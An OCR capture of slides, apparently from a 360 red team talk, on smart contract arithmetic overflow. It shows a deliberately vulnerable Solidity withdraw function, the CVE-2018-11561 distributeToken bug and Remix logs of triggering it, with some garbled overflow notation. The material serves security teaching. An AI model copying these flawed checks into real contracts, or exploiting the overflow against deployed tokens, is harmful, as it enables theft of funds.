


Remix - Solidity IDE
browser/test.sol
Compile
Run
Settings
Analysis
Debugger
Support
browser
pragma solidity ^0.4.4;
contract Token {
/// @return total amount of tokens
function totalSupply() constant returns (uint256 supply) {}
/// @param _owner The address from which the balance will be retrieved
/// @return The balance
function balanceOf(address _owner) constant returns (uint256 balance) {}
/// @notice send `_value` token to `_to` from `msg.sender`
/// @param _to The address of the recipient
/// @param _value The amount of token to be transferred
/// @return Whether the transfer was successful or not
function transfer(address _to, uint256 _value) returns (bool success) {}
/// @notice send `_value` token to `_to` from `_from` on the condition it is approved by `_from`
/// @param _from The address of the sender
/// @param _to The address of the recipient
/// @param _value The amount of token to be transferred
/// @return Whether the transfer was successful or not
function transferFrom(address _from, address _to, uint256 _value) returns (bool success) {}
/// @notice `msg.sender` approves `_addr` to spend `_value` tokens
/// @param _spender The address of the account able to transfer the tokens
/// @param _value The amount of wei to be approved for transfer
/// @return Whether the approval was successful or not
function approve(address _spender, uint256 _value) returns (bool success) {}
/// @param _owner The address of the account owning tokens
Environment
JavaScript VM
VM (-)
Account
0xca3...a733c (100 ether)
Gas limit
3000000
Value
0
wei
AditusToken
Create
Load contract from Address
At Address
0 pending transactions
[2] only remix transactions, script
Search transactions
Listen on network
remix

Integer overflow

Integer overflow

- Solidity's uint defaults to a 256-bit unsigned integer, indicating a range of: [0, 2*256-1]



redteam@360.cn

Arithmetic overflow

EXAMPLE

balances[msg.sender]= 5 < 6 =2256-1>1**

```
pragma solidity ^0.4.22;
contract foo { //Define contract name
mapping (address => uint256) balances; //Define an array of record balances, array name: balances

function deposit() payable{ //Deposit function, mainly used to record deposits
    balances[msg.sender] += msg.value; //Increase deposit amount
}

function withdraw(uint256 amount){ //Withdrawal function, function with vulnerability
    require(balances[msg.sender] - amount > 0); //Integer overflow, the loophole occurs in this line
    msg.sender.transfer(amount); //Transfer to the cash withdrawal address
    balances[msg.sender] -= amount; //After deducting the amount of cash
    }
}
```

Arithmetic overflow

CVE-2018-11561

We look directly at line 70, the function distributeToken.

```
70      function distributeToken(address[] addresses, uint256 _value) {
71       for (uint i = 0; i < addresses.length; i++) {
72           balances[msg.sender] -= _value;
73           balances[addresses[i]] += _value;
74           Transfer(msg.sender, addresses[i], _value);
75       }
```

ContractDefinition Token 1 reference(s)

Start to compile Auto compile

ERC20Token Details Publish on Swarm

```
pragma solidity ^0.4.4;

contract Token {

    /// @return total amount of tokens
    function totalSupply() constant returns (uint256 supply) {}

    /// @param _owner The address from which the balance will be retrieved
    /// @return The balance
    function balanceOf(address _owner) constant returns (uint256 balance) {}

    /// @notice send `_value` token to `_to` from `msg.sender`
    /// @param _to The address of the recipient
    /// @param _value The amount of token to be transferred
    /// @return Whether the transfer was successful or not
    function transfer(address _to, uint256 _value) returns (bool success) {}

    /// @notice send `_value` token to `_to` from `_from` on the condition it is approved by `_from`
    /// @param _from The address of the sender
    /// @param _to The address of the recipient
    /// @param _value The amount of token to be transferred
    /// @return Whether the transfer was successful or not
    function transferFrom(address _from, address _to, uint256 _value) returns (bool success) {}

    /// @notice `msg.sender` approves `_addr` to spend `_value` tokens
    /// @param _spender The address of the account able to transfer the tokens
    /// @param _value The amount of wei to be approved for transfer
    /// @return Whether the approval was successful or not
    function approve(address _spender, uint256 _value) returns (bool success) {}

    /// @param _owner The address of the account owning tokens
    /// @param _spender The address of the account able to transfer the tokens
    /// @return Amount of remaining tokens allowed to spent
    function allowance(address _owner, address _spender) constant returns (uint256 remaining) {}

    event Transfer(address indexed _from, address indexed _to, uint256 _value);
    event Approval(address indexed _owner, address indexed _spender, uint256 _value);

}



contract StandardToken is Token {

    function transfer(address _to, uint256 _value) returns (bool success) {
```

[2] only remix transactions, script Search transactions Listen on network

```
}

transact to ERC20Token.distributeToken pending ...

[vm] from:0xca3...a733c, to:ERC20Token.distributeToken(address[],uint256) 0x840...365af, value:0 wei, data:0xa9c...cl60c, 1 logs,
 hash:0x25f...cbdfa

call to ERC20Token.balanceOf

[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c, to:ERC20Token.balanceOf(address), data:70a08...a733c, return:
{
```

Details Debug

Details Debug

03 Conclusion

redteam@360.cn

Conclusion

Public Chain Attack

ETH&EOS
Node Attack

Smart contract Attack

Reentrancy
Call function abuse
Arithmetic overflow
Dos
Bad Randomness

Public Chain Audit

Have to figure out the program execution process

Smart contract Audit

Patiently view each line of code

redteam@360.cn

Thank You

redteam@360.cn